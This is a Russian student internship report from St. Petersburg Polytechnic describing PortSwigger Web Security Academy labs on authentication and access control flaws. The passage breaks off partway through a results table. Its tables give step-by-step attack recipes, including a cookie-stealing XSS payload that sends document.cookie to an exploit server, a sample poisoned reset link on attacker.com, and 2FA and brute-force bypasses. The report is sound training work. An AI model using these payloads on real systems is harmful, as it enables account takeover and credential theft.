ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ
ВЫСШЕГО ОБРАЗОВАНИЯ
**«САНКТ-ПЕТЕРБУРГСКИЙ ПОЛИТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ ПЕТРА ВЕЛИКОГО»**
**Институт компьютерных наук и кибербезопасности**
**Высшая школа кибербезопасности**

# Отчет о прохождении учебной (ознакомительной) практики

Корпусов Дмитрий Николаевич
*(Ф.И.О. обучающегося)*

2 курс, 5151003/40001
*(номер курса обучения и учебной группы)*

10.05.03 Информационная безопасность автоматизированных систем
*(направление подготовки (код и наименование)*

**Место прохождения практики:** ООО «Диджитал Комплаенс»,
*(указывается наименование профильной организации или наименование структурного подразделения*

г. Санкт-Петербург, ул. Красного Курсанта, д.25
*ФГАОУ ВО «СПбПУ», фактический адрес)*

**Сроки практики:** 24.06.2026–07.07.2026

**Руководитель практической подготовки от ФГАОУ ВО «СПбПУ»:**

Соловей Р.С., Старший преподаватель ВШК ИКНК
*(Ф.И.О., уч.степень, должность)*

**Руководитель практической подготовки от ООО «Диджитал Комплаенс»:**

Чербов Г.С., руководитель проекта
*(Ф.И.О., уч.степень, должность)*

**Оценка:**

Руководитель практической подготовки
от ФГАОУ ВО «СПбПУ»: Р.С. Соловей

Руководитель практической подготовки
от ООО «Диджитал Комплаенс»: Г.С. Чербов

Обучающийся: Д.Н. Корпусов

Дата: 06.07.2026

## Содержание


1. Цели и задачи практики ..... 3
2. Ход работы ..... 4
   2.1. Подготовительный этап ..... 4
   2.2. Исследование уязвимостей аутентификации ..... 5
      2.2.1 Основы уязвимостей аутентификации ..... 5
      2.2.2 Эксплуатация уязвимостей аутентификации ..... 10
      2.2.3 Выводы по аутентификации ..... 15
   2.3. Исследование уязвимостей контроля доступа ..... 16
      2.3.1 Основы уязвимостей контроля доступа ..... 16
      2.3.2 Эксплуатация уязвимостей контроля доступа ..... 18
      2.3.3 Выводы по контролю доступа ..... 24
   2.4. Исследование уязвимостей бизнес-логики ..... 25
      2.4.1 Основы уязвимостей бизнес-логики ..... 25
      2.4.2 Эксплуатация уязвимостей бизнес-логики ..... 28
      2.4.3 Выводы по бизнес-логике ..... 34
   2.5. Исследование уязвимостей SQL-инъекций ..... 38
      2.5.1 Основы уязвимостей SQL-инъекций ..... 38
      2.5.2 Эксплуатация SQL-инъекций ..... 40
      2.5.3 Выводы по SQL-инъекциям ..... 47
   2.6. Исследование межсайтового скриптинга (XSS) ..... 50
      2.6.1 Основы межсайтового скриптинга (XSS) ..... 50
      2.6.2 Эксплуатация уязвимостей межсайтового скриптинга ..... 53
      2.6.3 Выводы по XSS ..... 56
3. Выводы ..... 60
4. Список использованных источников ..... 63

## 1. Цели и задачи практики

Целью данной практики является освоение практических навыков оценки защищенности веб-приложений и изучение механизмов эксплуатации основных видов уязвимостей (Authentication, Access Control and Privilege Escalation, XSS, SQLi, Business Logic vulnerabilities) в лабораторной среде платформы PortSwigger Web Security Academy.

Для достижения поставленной цели необходимо решить следующие задачи:

1. Изучить теоретическую базу и выполнить лабораторные работы по модулю Authentication vulnerabilities (уязвимости аутентификации).
2. Освоить методы выявления дефектов контроля доступа и механизмов вертикальной и горизонтальной эскалации привилегий (Access Control and privilege escalation) на практике.
3. Отработать навыки поиска и эксплуатации межсайтового скриптинга (Cross-site scripting, XSS) путем решения задач на учебном портале.
4. Разобрать принципы формирования и использования SQL-инъекций (*SQL* injection) для получения несанкционированного доступа к данным.
5. Проанализировать уязвимости бизнес-логики (Business logic vulnerabilities), научившись находить недостатки алгоритмов работы приложения.
6. Систематизировать результаты выполнения лабораторных заданий и подготовить отчет о прохождении практики.

# 2. Ход работы

## 2.1. Подготовительный этап

На данном этапе была произведена регистрация в личном кабинете образовательной платформы PortSwigger Web Security Academy. Интерфейс сайта представлен на рисунке 1. Осуществлен доступ к списку лабораторных упражнений, разделенных по категориям безопасности, как показано на рисунке 2.





Рисунок 1 – Образовательная платформа PortSwigger





Рисунок 2 – Список лабораторных работ на PortSwigger

Для работы было установлено программное обеспечение Burp Suite Community Edition – основной инструмент для перехвата и анализа HTTP-трафика между браузером и сервером. Интерфейс данной программы представлен на рисунке 3.





Рисунок 3 – Интерфейс программы Burp Suite Community Edition

Таким образом, рабочее окружение полностью сформировано, необходимые инструменты установлены. Условия для прохождения практики созданы, и можно переходить к непосредственному выполнению лабораторных заданий по выявлению уязвимостей веб-приложений.

## 2.2 Исследование уязвимостей аутентификации

### 2.2.1 Основы уязвимостей аутентификации

Аутентификация представляет собой процесс подтверждения подлинности личности пользователя, который не следует путать с авторизацией, определяющей права доступа к ресурсам уже после проверки личности. Для верификации в современных системах применяются три типа факторов: знание (пароль), владение (токен или устройство) и присущность (биометрия). Надежность механизма аутентификации является фундаментом безопасности веб-приложения, поскольку его компрометация дает злоумышленнику полный контроль над учётной записью и данными пользователя[1].

Наиболее распространенной угрозой для однофакторной аутентификации

является атака методом перебора (brute-force), при которой атакующий систематически угадывает учётные данные, опираясь на предсказуемые шаблоны имен пользователей и слабые пароли. Часто перебору предшествует этап перечисления имён пользователей (username enumeration), когда злоумышленник выявляет существующие аккаунты, анализируя различия в текстах ошибок, HTTP-статусах или времени отклика сервера на странице входа.

Для противодействия перебору разработчики внедряют механизмы блокировки учётных записей и ограничения частоты запросов (rate limiting). Однако эти меры часто оказываются неэффективными из-за логических ошибок: счётчик попыток может сбрасываться при успешном входе, а ограничение по IP обходится подменой заголовка X-Forwarded-For. Кроме того, блокировка бесполезна против атак типа Credential Stuffing, при которых используются украденные в результате утечек пары «логин:пароль», проверяемые по одному разу для каждого аккаунта. Отдельного внимания заслуживает устаревший механизм HTTP Basic Authentication, передающий учётные данные в закодированном виде (Base64) с каждым запросом, что делает его уязвимым к перехвату и перебору.

Для повышения уровня безопасности применяется многофакторная аутентификация (MFA), требующая подтверждения личности с использованием нескольких независимых факторов. При этом важно, чтобы факторы относились к разным категориям: например, подтверждение входа через электронную почту не является истинной двухфакторной аутентификацией, так как проверяет лишь фактор знания. Наиболее безопасными методами генерации кодов являются аппаратные токены и мобильные приложения, тогда как отправка кодов через SMS уязвима к перехвату и атакам на SIM-карты (SIM-swapping).

Несмотря на повышенную сложность, реализация двухфакторной аутентификации (2FA) также может содержать критические уязвимости. Злоумышленник может полностью обойти второй фактор, если приложение не проверяет его прохождение при прямом переходе к защищённым страницам сразу после ввода пароля. Ещё одной распространённой логической ошибкой

является зависимость проверки кода от клиентских cookie: если сервер определяет целевой аккаунт по значению cookie, атакующий может авторизоваться под своим аккаунтом, подменить cookie на имя жертвы и перебрать короткий числовой код. Поскольку коды 2FA обычно состоят всего из 4–6 цифр, их перебор тривиален, а меры защиты вроде автоматического выхода из системы легко обходятся полной автоматизацией многоэтапного процесса с помощью специализированных инструментов.

Помимо основной страницы входа, веб-приложения предоставляют пользователям дополнительные функции управления учётной записью: смену пароля, восстановление забытого пароля, подтверждение электронной почты и обновление учётных данных. Хотя разработчики обычно уделяют значительное внимание защите основной формы аутентификации, сопутствующие механизмы зачастую реализуются с меньшей тщательностью, что создаёт обходные пути для злоумышленника.

Особую опасность данная проблема представляет в случаях, когда регистрация в системе открыта: злоумышленник может создать собственную учётную запись и получить полный доступ к изучению всех дополнительных страниц. Это позволяет ему детально исследовать их поведение, перехватывать HTTP-запросы, анализировать параметры и находить логические уязвимости, которые невозможно обнаружить без авторизованного доступа. Таким образом, недостаточно защищённые функции управления аккаунтом становятся «слабым звеном», через которое обходится основная защита системы аутентификации.

Отдельного внимания заслуживают уязвимости, связанные с механизмом поддержания сессии, реализуемым через функцию «Запомнить меня». Данная функция обычно использует постоянные cookie-файлы с токенами, позволяющими полностью обходить процедуру входа. В целях безопасности такой токен должен быть криптографически стойким и непредсказуемым. Однако на практике некоторые веб-приложения генерируют его на основе предсказуемых значений, таких как имя пользователя, временная метка или даже сам пароль. Если злоумышленник имеет возможность зарегистрироваться в

системе, он может проанализировать токен собственного аккаунта, выявить алгоритм его генерации и подобрать токены других пользователей, получив таким образом несанкционированный доступ к их учётным записям без необходимости ввода пароля.

Некоторые разработчики ошибочно полагают, что шифрование токена делает его безопасным, даже если он формируется из статичных данных[1]. На практике простое кодирование (например, в Base64) не обеспечивает никакой защиты, а использование хеш-функций без соли позволяет злоумышленнику подобрать токен методом перебора, особенно если известен алгоритм хеширования. Это также позволяет обойти ограничения на количество попыток входа, если система не лимитирует сами попытки угадывания токена. Более того, даже без возможности создать свой аккаунт, злоумышленник может эксплуатировать данную уязвимость, похитив чужой токен через XSS-атаку или изучив публичную документацию используемого фреймворка с открытым исходным кодом для понимания структуры cookie.

В некоторых случаях злоумышленник может получить пароль пользователя в открытом виде непосредственно из cookie, даже если он был захеширован. Это возможно благодаря существованию общедоступных онлайн-баз данных, содержащих предварительно вычисленные хеши миллионов распространённых паролей. Если пароль пользователя входит в число популярных (например, «password», «123456» или «qwerty»), злоумышленнику достаточно скопировать хеш из cookie и вставить его в поисковую систему – результат будет найден мгновенно.

Поскольку основная форма входа защищена от перебора, злоумышленники часто ищут обходные пути через вспомогательные функции. Одной из таких критических точек является механизм сброса пароля. Он необходим пользователям, забывшим учётные данные, но в момент сброса стандартная аутентификация невозможна, поэтому система вынуждена полагаться на альтернативные методы верификации. Именно эта особенность делает функцию внутренне уязвимой: при некорректной реализации злоумышленник может

сменить чужой пароль без знания старого. Существует несколько способов реализации этого механизма, каждый из которых обладает разным уровнем защищённости и требует отдельного анализа.

Одним из распространённых, но небезопасных подходов является отправка нового пароля по электронной почте. Поскольку надёжное веб-приложение не должно хранить пароли в открытом виде, система генерирует временный пароль и отправляет его пользователю. Однако электронная почта не предназначена для безопасной передачи конфиденциальных данных: почтовые ящики хранят информацию длительное время, синхронизируются между устройствами по незащищённым каналам и уязвимы к перехвату. Безопасность такого метода полностью зависит от короткого срока действия пароля или немедленной смены его пользователем; в противном случае подход крайне восприимчив к атакам типа «человек посередине» (*man-in-the-middle*).

Более надёжным методом сброса пароля является отправка уникальной ссылки, ведущей на страницу изменения учётных данных. Однако при некорректной реализации идентификатор пользователя может передаваться в URL в виде предсказуемого параметра (например, ?user=victim-user). В таком случае злоумышленник, зная имя жертвы, способен подменить этот параметр и получить прямой доступ к странице сброса пароля для произвольного аккаунта, минуя проверку прав доступа.

Более безопасная реализация предполагает генерацию уникального токена с высокой энтропией, который не раскрывает информацию о целевом пользователе. При переходе по ссылке сервер проверяет валидность токена и сопоставляет его с учётной записью на бэкенде; токен должен иметь короткий срок действия и уничтожаться сразу после успешного сброса пароля. Однако уязвимость возникает, если приложение не выполняет повторную валидацию токена при отправке формы сброса. В этом случае злоумышленник может открыть страницу сброса для собственного аккаунта, удалить токен из запроса и отправить форму, что позволит установить новый пароль для произвольного пользователя без авторизации.

Если ссылка для сброса пароля формируется динамически на основе данных из HTTP-запроса (например, заголовка Host), механизм становится уязвимым к отравлению сброса пароля (password reset poisoning). Злоумышленник может перехватить запрос на восстановление и подменить заголовок Host на адрес своего контролируемого сервера. В результате жертве будет отправлена ссылка вида https://attacker.com/reset-password?token=..., которая ведёт не на легитимный сайт, а на ресурс атакующего. Перейдя по такой ссылке, пользователь передаст свой токен сброса злоумышленнику, который затем использует его для установки нового пароля и захвата учётной записи.

### 2.2.2 Эксплуатация уязвимостей аутентификации

Все лабораторные работы выполнялись с использованием прокси-сервера Burp Suite Community Edition для перехвата и модификации HTTP-трафика.

Результаты выполнения лабораторных работ по данной теме систематизированы в таблице 1.

Таблица 1 – Результаты лабораторных работ по уязвимостям аутентификации

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Эксплуатация уязвимостей парольной аутентификации | | |
| Перечисление имён пользователей через различные ответы | Разные сообщения об ошибках (Invalid username ; Incorrect password) и разная длина HTTP-ответа для существующих и несуществующих пользователей соответственно. | Перебор логинов через Intruder с анализом длины ответа (Length), затем перебор пароля для найденного пользователя. |
| Перечисление имён пользователей через малозаметные различия в ответах | Различия в пунктуации: для существующих пользователей сообщение без точки (Invalid username or password), для несуществующих – с точкой (Invalid username or password.) | Перебор логинов через Intruder с функцией Grep-Match (поиск по тексту ошибки), затем перебор пароля |

Продолжение таблицы 1

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Перечисление имён пользователей через анализ времени отклика | Сервер выполняет проверку хеша пароля только для существующих пользователей. Для усиления задержки атакующий отправляет длинную строку в поле пароля, что делает разницу во времени очевидной. Защита по IP обходится через заголовок X-Forwarded-For | Перебор логинов и IP-адресов через Intruder в режиме Pitchfork (одновременная подстановка логина и IP в X-Forwarded-For) с анализом времени отклика, затем перебор пароля. |
| Нарушенная защита от перебора паролей через блокировку по IP | Сервер блокирует IP-адрес после нескольких неудачных попыток входа. Счётчик сбрасывается при успешной аутентификации. | Перебор пароля для carlos через Intruder с чередованием запросов: попытка входа под carlos, затем вход под wiener:peter для сброса счётчика. Режим Pitchfork с двумя словарями. |

Продолжение таблицы 1

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Перечисление имён пользователей через блокировку учётных записей | При многократных неудачных попытках сервер выдаёт сообщение *«You have made too many incorrect login attempts»*. Это позволяет перечислить существующих пользователей: для валидного логина после нескольких попыток появляется данное сообщение. После нахождения пользователя перебирается пароль – правильный определяется по отсутствию сообщения об ошибке | Перебор логинов через Intruder в режиме Pitchfork (каждый логин повторяется 5 раз для вызова блокировки существующего пользователя). Затем перебор пароля для найденного пользователя в режиме Sniper с поиском ответа без ошибки. |
| Эксплуатация уязвимостей двухфакторной аутентификации | | |
| Простой обход двухфакторной аутентификации | После ввода пароля пользователь переходит на отдельную страницу для ввода 2FA-кода, однако сессия уже создана. Сервер не проверяет, был ли пройден второй этап, при загрузке защищённых страниц | Вход под учётной записью carlos:montoya, затем переход по прямому URL /my-account без ввода 2FA-кода. Обход двухфакторной аутентификации. |
| Нарушенная логика двухфакторной аутентификации | Сервер определяет целевой аккаунт для проверки 2FA-кода на основе клиентской cookie verify, которую можно подменить. | Войти как wiener, подменить verify=wiener на verify=carlos в cookie, перебрать 2FA-код, получить доступ к аккаунту Carlos. |

Продолжение таблицы 1

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Эксплуатация уязвимостей остальных механизмов аутентификаций | | |
| Перебор cookie функции «Запомнить меня» | Cookie stay-logged-in для функции «Запомнить меня» генерируется по предсказуемому алгоритму: base64(username + ':' + md5(password)). Злоумышленник может создать свой аккаунт, проанализировать собственную cookie, выявить закономерность генерации и перебрать cookie для других пользователей. | Войти под своим аккаунтом, перехватить запрос к /my-account, выделить значение cookie stay-logged-in в Burp Intruder. В Payloads добавить список кандидатных паролей. В Payload processing добавить правила по порядку: Hash: MD5 ; Add prefix: carlos: ; Encode: Base64. Запустить атаку на /my-account. Найти запрос со статусом 200 OK и Length ~3450 – это правильный пароль. |
| Офлайн-взлом паролей | Cookie stay-logged-in содержит MD5-хеш пароля. Stored XSS в комментариях позволяет украсть эту cookie у администратора (Carlos) через Exploit Server и расшифровать хеш. | Разместить на Exploit Server скрипт кражи cookie: <script>document.location='https://EXPLOIT SERVER/log?c='+document.cookie</script>. Оставить комментарий со ссылкой на эксплойт. В Access Log скопировать stay-logged-in, декодировать Base64 и взломать MD5-хеш. Войти как carlos и удалить аккаунт. |
| Нарушенная логика сброса пароля | Сервер не проверяет токен сброса пароля повторно при отправке формы нового пароля. Злоумышленник может инициировать сброс для своего аккаунта, получить валидную форму, а затем в финальном POST-запросе подменить параметр username на имя жертвы (carlos). Сервер применяет новый пароль к указанному пользователю без дополнительной верификации токена. | Для эксплуатации уязвимости необходимо инициировать процедуру восстановления пароля для собственной учётной записи и перехватить POST-запрос отправки формы нового пароля через Burp Proxy. В перехваченном запросе следует изменить параметр username с собственного имени на имя жертвы (carlos) и отправить модифицированный запрос на сервер. |

Продолжение таблицы 1

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Отравление сброса пароля через промежуточное ПО | Приложение динамически генерирует ссылку для сброса пароля, используя заголовок X-Forwarded-Host. Злоумышленник может подменить этот заголовок на адрес своего Exploit Server при отправке запроса на сброс пароля жертве. В результате жертва получает письмо со ссылкой, ведущей на сервер атакующего, где перехватывается уникальный токен сброса. | Для эксплуатации уязвимости необходимо перехватить запрос POST /forgot-password в Burp Repeater, изменить параметр username на имя жертвы (carlos) и добавить заголовок *X-Forwarded-Host* с адресом собственного Exploit Server. После отправки модифицированного запроса следует дождаться появления запроса от бота в Access Log сервера и скопировать из него токен сброса пароля. Далее нужно инициировать стандартную процедуру восстановления пароля для собственной учётной записи, получить валидную ссылку через Email Client и заменить в ней оригинальный токен на украденный токен жертвы. Переход по полученной ссылке позволит установить новый пароль для аккаунта carlos и завершить лабораторную работу. |
| Перебор пароля через функцию смены пароля | Параметр username в форме смены пароля не привязан к сессии и может быть подменен. Уязвимость позволяет перебирать пароли без блокировки аккаунта: если ввести два разных новых пароля, сервер при неверном текущем вернет ошибку «Current password is incorrect», а при верном – «New passwords do not match». Это различие служит надежным маркером успеха. | Перехватить запрос смены пароля. Изменить username на carlos, выделить свой пароль в current-password как payload, оставить новые пароли разными. Настроить Grep Match на фразу «New passwords do not match». Запустить атаку Sniper; единственный ответ с этим сообщением укажет правильный пароль жертвы для входа. |

### 2.2.3 Выводы по аутентификации

В ходе практической подготовки были успешно выполнены 12 лабораторных работ, посвященных исследованию и эксплуатации дефектов механизмов аутентификации веб-приложений на платформе PortSwigger Web Security Academy. Систематизированы знания о векторах атак на парольную защиту, включая методы перечисления имен пользователей (username enumeration) через анализ различий в HTTP-ответах, времени отклика сервера и сообщениях о блокировке учетных записей. Освоены техники обхода защиты от перебора (brute-force protection bypass), основанные на манипуляции счетчиками попыток входа, сбросе лимитов через легитимную авторизацию и подмене IP-адресов посредством заголовка X-Forwarded-For.

Детально изучены уязвимости двухфакторной аутентификации (2FA). На практике подтверждено, что логические ошибки при реализации второго фактора позволяют полностью обойти защиту: продемонстрированы сценарии прямого доступа к защищенным ресурсам без проверки кода, а также атака на механизм верификации через подмену клиентских cookie (verify) и автоматизированный перебор коротких числовых комбинаций. Выявлены критические риски функции «Запомнить меня»: обнаружены предсказуемые алгоритмы генерации токенов сессии, позволяющие злоумышленнику восстановить структуру cookie и получить несанкционированный доступ к чужим аккаунтам путем офлайн-перебора или расшифровки хешей паролей, полученных через XSS-атаки.

Особое внимание уделено уязвимостям вспомогательных функций управления учетными записями. Установлено, что механизмы сброса и смены пароля часто реализуются с недостаточным уровнем защиты. Отработаны атаки типа password reset poisoning через подмену заголовка X-Forwarded-Host, эксплуатация отсутствия повторной валидации токена при финальной отправке формы, а также перебор текущих паролей через функцию смены учетных данных с использованием дифференцированных сообщений об ошибках как маркеров успеха.

На основе выполненных заданий сформулирован комплекс рекомендаций по защите механизмов аутентификации. Для минимизации рисков необходимо обеспечить принудительное использование протокола HTTPS и исключить раскрытие идентификаторов пользователей; внедрить интерактивную проверку сложности паролей вместо формальных политик; унифицировать ответы сервера при аутентификации для предотвращения перечисления аккаунтов; реализовать строгое ограничение частоты запросов с обязательной CAPTCHA; проводить тщательный аудит логики верификации во всех модулях системы; применять полноценную многофакторную аутентификацию с использованием независимых факторов и надежной серверной проверкой. Выполненные лабораторные работы позволили закрепить навыки применения инструментов анализа безопасности (Burp Suite) для выявления и устранения критических уязвимостей веб-приложений.

## 2.3 Исследование уязвимостей контроля доступа

### 2.3.1 Основы уязвимостей контроля доступа

Контроль доступа (*access control*) представляет собой механизм верификации прав пользователя на выполнение действий или обращение к ресурсам веб-приложения после успешной аутентификации. В отличие от подтверждения личности, контроль доступа непосредственно проверяет наличие авторизации для запрашиваемой операции. Нарушения в реализации данного механизма являются критической уязвимостью, поскольку проектирование правил доступа требует учета сложных бизнес-требований и организационных ограничений, что существенно повышает риск ошибок при разработке системы безопасности[2].

В веб-приложениях защита реализуется на трех уровнях: *вертикальный контроль доступа* (*vertical access controls*) разграничивает функциональные возможности между ролями пользователей (например, администратор и обычный пользователь), обеспечивая соблюдение принципа наименьших привилегий; *горизонтальный контроль доступа* (*horizontal access controls*) ограничивает доступ к ресурсам одного типа в пределах одной роли,

предотвращая обращение к данным других пользователей; *контекстно-зависимый контроль доступа* (*context-dependent access controls*) учитывает состояние приложения или последовательность действий, блокируя операции вне разрешенного сценария. Совместное применение этих механизмов формирует многоуровневую защиту, исключающую несанкционированный доступ как к функциям, так и к данным.

Наиболее распространенными векторами атак являются нарушения вертикального и горизонтального контроля. *Вертикальная эскалация привилегий* (*vertical privilege escalation*) возникает, когда пользователь обходит ограничения и получает доступ к функционалу администратора из-за отсутствия серверной проверки прав или сокрытия защищенных эндпоинтов только в интерфейсе. Методы защиты через непредсказуемые URL-адреса (*security by obscurity*) неэффективны, так как скрытые пути часто раскрываются в клиентском коде (JavaScript) или служебных файлах конфигурации. Параметрический контроль доступа, основанный на хранении роли в клиентских параметрах (cookie, скрытых полях, строке запроса), является критически небезопасным, поскольку злоумышленник может модифицировать значение параметра для получения привилегированных прав.

Ошибки конфигурации платформы также приводят к обходу защиты. Несоответствие между маршрутизацией бэкенда и правилами фронтенда позволяет эксплуатировать нестандартные HTTP-заголовки (например, *X-Original-URL*, *X-Rewrite-URL*) для переопределения целевого URI. Аналогично, различия в интерпретации путей (регистр символов, произвольные расширения файлов, завершающий слеш) могут использоваться для обхода строгих правил сопоставления URL. *Горизонтальная эскалация привилегий* (*horizontal privilege escalation*), классифицируемая как небезопасная прямая ссылка на объект (*insecure direct object reference*, *IDOR*), проявляется при использовании управляемых пользователем параметров для прямого обращения к ресурсам без проверки принадлежности данных текущей сессии[2]. Даже использование глобально уникальных идентификаторов (*GUID*) не гарантирует защиту, если

значения раскрываются в публичном контенте приложения. Утечка конфиденциальных данных возможна даже при корректном перенаправлении (*redirect*), если тело ответа содержит информацию до выполнения перехода. Горизонтальная эскалация может трансформироваться в вертикальную при компрометации учетной записи привилегированного пользователя, становясь плацдармом для полного захвата управления системой.

Уязвимости бизнес-логики дополняют спектр угроз. В многошаговых процессах проверка прав может отсутствовать на финальном этапе подтверждения, позволяя злоумышленнику пропустить контролируемые шаги и отправить прямой запрос на выполнение действия. Контроль доступа на основе заголовка *Referer* является ненадежным, поскольку значение этого заголовка полностью контролируется клиентом и может быть подделано для обхода авторизации. Все перечисленные дефекты демонстрируют необходимость комплексного аудита логики верификации на всех уровнях архитектуры веб-приложения.

### 2.3.2 Эксплуатация уязвимостей контроля доступа

В рамках практической подготовки было успешно выполнено 13 лабораторных заданий на платформе PortSwigger Web Security Academy, посвященных исследованию дефектов механизмов авторизации и эскалации привилегий. Все задачи решались с использованием прокси-сервера Burp Suite Community Edition для перехвата, анализа и модификации HTTP-трафика. Результаты систематизированы в таблице 2.

Таблица 2 – Результаты лабораторных работ по уязвимостям контроля доступа и эскалации привилегий

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Незащищённая административная функциональность | Административная панель веб-приложения не защищена механизмами контроля доступа и доступна любому пользователю по прямой ссылке. Путь к панели может быть раскрыт через служебные файлы (например, robots.txt с директивой Disallow) или найден методом перебора. Отсутствие проверки прав на стороне сервера позволяет неавторизованным пользователям выполнять привилегированные действия. | Перейти по адресу /robots.txt и обнаружить скрытый путь к админ-панели в строке Disallow. Загрузить страницу администратора по найденному URL (например, /administrator-panel). Найти в списке пользователей аккаунт carlos и выполнить его удаление для завершения лабораторной работы. |
| Незащищённая административная функциональность с непредсказуемым URL | Административная панель защищена только за счет использования непредсказуемого URL (*security by obscurity*), но не имеет серверной проверки прав доступа. Скрытый путь к панели раскрывается в исходном коде главной страницы (в JavaScript-скрипте), который загружается для всех пользователей независимо от их роли. Это позволяет любому посетителю сайта найти ссылку на админ-интерфейс и получить полный контроль над системой. | Проанализировать исходный код главной страницы и обнаружить JavaScript-скрипт, содержащий скрытый URL админ-панели. Перейти по найденной ссылке, загрузить интерфейс управления и удалить пользователя carlos для завершения лабораторной работы. |

Продолжение таблицы 2

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
